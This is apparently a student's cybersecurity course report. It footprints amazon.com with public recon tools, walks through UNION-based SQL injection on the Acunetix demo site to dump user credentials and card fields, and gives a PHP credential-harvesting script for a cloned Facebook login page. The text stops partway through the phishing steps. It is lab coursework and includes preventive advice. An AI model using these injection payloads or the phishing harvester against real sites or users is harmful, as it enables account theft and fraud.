

Cyber Security May Minor Project

Name :Auti Gururaj

Batch:May 2022

- **Problem Statement:**

1. Perform Foot printing on Amazon Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster., etc.) as much as possible and write report on gathered info along with screenshots

Start

Target:www.amazon.com

Name:amazon.com

Adress:13.35.213.210

Aliases:www.amazon.com



Tracing Route:

```
Tracing route to d3ag4hukkh62yn.cloudfront.net [13.35.213.210]
over a maximum of 30 hops:
  0  0 ms  0 ms  1 ms  reliance.reliance [192.168.29.1]
  1  4 ms  3 ms  2 ms  10.7.16.1
  2  4 ms  6 ms  5 ms  172.31.0.193
  3  5 ms  3 ms  6 ms  192.168.171.116
  4  9 ms  6 ms  5 ms  172.17.185.181
  5  7 ms  4 ms  4 ms  172.17.185.163
  6  5 ms  7 ms  5 ms  192.168.171.110
  7  6 ms  6 ms  7 ms  192.168.171.109
  8  16 ms  8 ms  9 ms  172.26.86.184
  9  10 ms  7 ms  6 ms  172.26.86.184
 10  8 ms  8 ms  7 ms  99.83.67.190
 11  *      *      *      Request timed out.
 12  *      *      *      Request timed out.
 13  *      *      *      Request timed out.
 14  *      *      *      Request timed out.
 15  *      *      *      Request timed out.
 16  *      *      *      Request timed out.
 17  *      *      *      Request timed out.
 18  *      *      *      Request timed out.
 19  8 ms  6 ms  13 ms  server-13-35-213-210.hyd50.r.cloudfront.net [13.
35.213.210]
Trace complete.
```

Whois (whois.domaintools.com)

Registrant us
Country

Registrar MarkMonitor, Inc. MarkMonitor Inc.
IANA ID: 292

	URL: http://www.markmonitor.com Whois Server: whois.markmonitor.com
Dates	10,094 days old Created on 1994-10-31 Expires on 2024-10-30 Updated on 2019-08-26
Name Servers	NS1.P31.DYNECT.NET (has 217,199 domains) NS2.P31.DYNECT.NET (has 217,199 domains) NS3.P31.DYNECT.NET (has 217,199 domains) NS4.P31.DYNECT.NET (has 217,199 domains) PDNS1.ULTRADNS.NET (has 89,915 domains) PDNS6.ULTRADNS.CO.UK (has 496 domains)
Tech Contact	Hostmaster, Amazon Legal Dept. Amazon Technologies, Inc. P.O. Box 8102, Reno, NV, 89507, us hostmaster@amazon.com (p) 12062664064 (f) 12062667010
IP Address	13.224.10.138 is hosted on a dedicated server
IP Location	 - Washington - Seattle - Amazon.com Inc.
ASN	 AS16509 AMAZON-02, US (registered May 04, 2000)
IP History	475 changes on 475 unique IP addresses over 18 years
Registrar History	2 registrars with 1 drop
Hosting History	4 changes on 4 unique name servers over 18 years

Netcraft

Target=amazon.com

Site rank - 23

IPv4 address

99.86.125.142

DNS admin

root@amazon.com

Issuing organisation	DigiCert Inc
Issuer common name	DigiCert Global CA G2
Validity period	From Feb 21 2022 to Jan 26 2023 (11 months, 5 days)
Application-Layer Protocol Negotiation	h2

Issuing organisation	DigiCert Inc
Issuer common name	DigiCert Global CA G2
Validity period	From Feb 21 2022 to Jan 26 2023 (11 months, 5 days)
Issuer country	US
Server	Server
Public key algorithm	rsaEncryption
Serial number	0x0e8e1c9b060728b29252c0fa07d26934

Certificate: Google Xenon 2023

rfe++nz/EMiLnT2cHj4YarRnKV3PsQwkyoWGNOvcgoo= 2022-02-21 19:49:29 Success

Certificate: DigiCert Yeti 2023

Nc8ZG7+xbFe/D61MbULLu7YnICZR6j/hKu+oA8M71kw= 2022-02-21 19:49:29 Success

Certificate: DigiCert Nessie 2023

s3N3B+GEUPhjhtYFqdwRCUp5LbFnDAuH3PADDNk2pZo= 2022-02-21 19:49:29 Success

Hosting history:

Netblock owner	IP address	OS	Web server	Last seen
Amazon.com, Inc. 1918 8th Ave SEATTLE WA US 98101-1244	99.86.125.142	unknown	Server	20-Jun-2022
► Amazon.com, Inc. Amazo...	162.219.225.118	unknown	Server	12-Jun-2022
Amazon.com, Inc. 1918 8th Ave SEATTLE WA US 98101-1244	99.86.125.142	unknown	Server	5-Jun-2022
Akamai	88.221.17.57	Linux	Server	29-May-2022
► Amazon.com, Inc. Amazo...	162.219.225.118	unknown	Server	22-May-2022
Akamai Technologies	2.21.189.234	Linux	Server	30-Apr-2022
Amazon.com, Inc. 1918 8th Ave SEATTLE WA US 98101-1244	13.224.234.121	unknown	Server	22-Apr-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.96.174.101	Linux	Server	15-Apr-2022
Akamai International, BV Prins Bernhardplein 200 Amsterdam NL 1097 JB	23.217.9.58	Linux	Server	7-Apr-2022
Amazon.com, Inc. 1918 8th Ave SEATTLE WA US 98101-1244	13.224.242.121	unknown	Server	31-Mar-2022

Shodan.io

Total servers: 17,149

TOP COUNTRIES:

United States 6,787

Germany 2,461

United Kingdom 1,470

Ireland 904

Singapore 672

India 669

TOP ORGANIZATIONS:

Amazon Technologies Inc. 2,943

DigitalOcean, LLC 1,209

Amazon.com, Inc. 1,103

Microsoft Corporation 666

Amazon Data Services NoVa 630

151.101.194.132:

Hostnames: brand24.pl, brand24.net, brand24.com

Country United States

City San Francisco

Organization Fastly, Inc.

ISP Fastly, Inc.

ASN AS54113

3.22.121.193:

Hostnames: ec2-3-22-121-193.us-east-2.compute.amazonaws.com,
admin.zusodental.com, beta.zusodental.com

Cloud Provider Amazon

Cloud Region us-east-2

Cloud Service AMAZON

Country United States

City Hilliard

Organization Amazon Technologies Inc.

ISP Amazon.com, Inc.


ASN AS16509

>Problem statement:

2.Perform SQL injection on by on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections.


STEPS TO PERFORM SQL TESTING:

1. YOU NEED TO WHETHER WEBSITE IS CONNECTED TO DB OR NOT (NUMERICAL NUMBERS LIKE ID= ? IN URL'S)




In the above image we can see that the website is connected to database(DB) .

2. WILL CHECK THE VULNERABILITY IS EXISTED OR NOT (INSERT A ' AFTER NUMERICAL NUMBER)
NO ERROR / PAGE IS SAME --- SECURED
ERROR / PAGE IS CHANGED / SOME CHANGES DONE IN WEBPAGE --- VULNERABILITY




IN THE ABOVE IMAGE WE INSERTED (') AFTER 2 AND WE GOT A ERROR WHICH MEANS THAT THE PAGE IS VULNERABLE .


3. WE ARE GOING TO CHECK HOW MANY PUBLIC COLUMNS ARE AVAILABLE (ORDER BY 1,2,3 ETC)
NO ERROR --- COLUMN IN PRESENT
ERROR --- COLUMN IS NOT PRESENT
11 COLUMNS ARE IN PUBLIC .



4. WE NEED TO FIND HOW MANY COLUMNS ARE HAVING LOOP HOLES / VULNERBILITES
UNION SELECT 1,2,3,4,5,6,7,8,9,10,11




5. WE NEED TO FIND DATABASE NAME (REMOVE 7 IN URL AND ENTER DATABASE () --- DB NAME : ACUART



As we can see in the above image we got database name as : acuart

6. WE NEED TO FIND THE TABLE NAMES FROM DATABASE (GROUP_CONCAT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=ACUART

Target : Users




As we can see we got the table names :
artists,carts,categ,featured,guestbook,pictures,products,users

7. WE NEED TO FIND COLUMNS FROM USERS TABLES (REPLACE TABLE WITH COLUMN)


UNAME, PASS, CC, ADDRESS, EMAIL, NAME, PHONE, CART

TARGET: UNAME , PASS , ADDRESS , EMAIL



```
8. WE NEED INFORMATION FROM DATABASE ABOUT SELECTED COLUMNS (REPLACE COLUMN NAME WITH
UNAME,PASS,ADDRESS,EMAIL)
```

← → ↻ 🏠 ⚠ Not secure | testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(uname,0x2d,email,0x2d,p... ☆ 📺 🔴 🔊 📄 🖨 🌐 Paused ⋮







TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)
Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)


Thing

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
painted by: r4w8173
[comment on this picture](#)
test-email@email.com-test-1234-5678-2300-9000

2
painted by: 9
[comment on this picture](#)




Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip. Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

>After replacing column name with unnamed,pass,address,email we got the user name ,
Email,Password as well as credit card number .

>Now,we can check this by going to [Your profile] and entering the username and password.

We get

← → ↻ 🏠 ⚠ Not secure | testphp.vulnweb.com/userinfo.php 🔑 📄 ☆ 📺 🔴 🔊 📄 🖨 🌐 Paused ⋮



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**


home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)
Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

John Smith (test)
On this page you can visualize or edit you user information.
Name:
Credit card number:
E-Mail:
Phone number:
Address:

You have 0 items in your cart. You visualize you cart [here](#).



Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip. Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Report:

Mistakes:

- 1.Database Admin ---> data base not secured , data base is accepting commands from end user from url
- 2.web developer ---> page has to redirect to 404 error page
- 3.system admin / network admin ---> firewall not configured properly because it was bypassed by hex decimals

Preventive steps to avoid SQL injections:

- 1) Continuous Scanning and Penetration Testing
- 2) Restrict privileges
- 3) Use Query parameters
- 4) Instant Protection (A managed **web application firewall** can be deployed for immediate mitigation of such attacks)

Problem statement:

3.Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing:

Phishing attack Requirements:

- 1.html page → front end it looks like original website but not original (fake website)
- 2.php file → Backend code contains malicious code to capture username and password of victim
- 3.txt file → empty text file needs to be created to save username and password of victim .

STEPS required to perform :

- 1.Open facebook website and save the login page (as html file).
- 2.create a php file with malicious code :

File name: xyz.php

```
php

<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");


foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

This is a malicious code used

3.CREATE EMPTY TEXT FILE .

4.OPEN FACEBOOK.HTML WITH NOTEPAD (SUBLINE TEXT) AND SEARCH FOR KEYWORD "ACTION=" AND REPLACE ORIGINAL LINK WITH "FACEBOOK.PHP".

